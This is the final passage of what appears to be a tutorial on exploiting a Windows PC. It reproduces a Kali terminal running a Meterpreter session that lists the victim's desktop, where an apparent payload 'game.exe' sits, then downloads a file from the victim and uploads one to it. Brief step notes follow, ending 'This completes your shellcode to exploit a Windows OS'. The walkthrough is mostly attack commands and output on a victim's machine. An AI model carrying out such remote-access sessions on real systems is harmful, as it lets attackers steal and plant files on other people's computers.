
The screenshot shows a terminal window titled 'root@kali: ~/Desktop'. The terminal output is as follows:

```
meterpreter >
meterpreter > ls
Listing: C:\Users\Om\Desktop
=====
Mode          Size      Type  Last modified      Name
--          --      --      --          --
100666/rw-rw-rw- 292353   fil   2020-12-08 04:06:29 -0500 1.png
100666/rw-rw-rw- 65085    fil   2020-12-08 05:23:40 -0500 2.png
100666/rw-rw-rw- 230556   fil   2020-12-28 09:03:59 -0500 Screenshot_2020-12-28_06_45_54.png
100666/rw-rw-rw- 282     fil   2020-09-16 04:37:52 -0400 desktop.ini
100777/rwxrwxrwx 73802    fil   2020-12-28 07:30:10 -0500 game.exe
100666/rw-rw-rw- 77266    fil   2020-12-28 07:24:51 -0500 windows_1.png
100666/rw-rw-rw- 75941    fil   2020-12-28 07:25:40 -0500 windows_2.png
100666/rw-rw-rw- 86145    fil   2020-12-28 07:29:08 -0500 windows_3.png
100666/rw-rw-rw- 65028    fil   2020-12-28 07:29:45 -0500 windows_4.png
100666/rw-rw-rw- 75786    fil   2020-12-28 07:30:35 -0500 windows_5.png
100666/rw-rw-rw- 75971    fil   2020-12-28 07:31:07 -0500 windows_6.png
meterpreter > download -r 1.png
[*] Downloading: 1.png → 1.png
[*] Downloaded 285.50 KiB of 285.50 KiB (100.0%): 1.png → 1.png
[*] download : 1.png → 1.png
meterpreter > upload -r Screenshot_2020-12-28_06_45_54.png
[*] uploading : Screenshot_2020-12-28_06_45_54.png → Screenshot_2020-12-28_06_45_54.png
[*] Uploaded 225.15 KiB of 225.15 KiB (100.0%): Screenshot_2020-12-28_06_45_54.png → Screenshot_2020-12-28_06_45_54.png
[*] uploaded : Screenshot_2020-12-28_06_45_54.png → Screenshot_2020-12-28_06_45_54.png
meterpreter >
```

**Step -26=> The Image is uploaded on the victim's desktop we can have a look in the image below...**



**Step-27=> I have enlarged the image which we had received from the attacker...**



**This completes your shellcode to exploit a Windows OS...**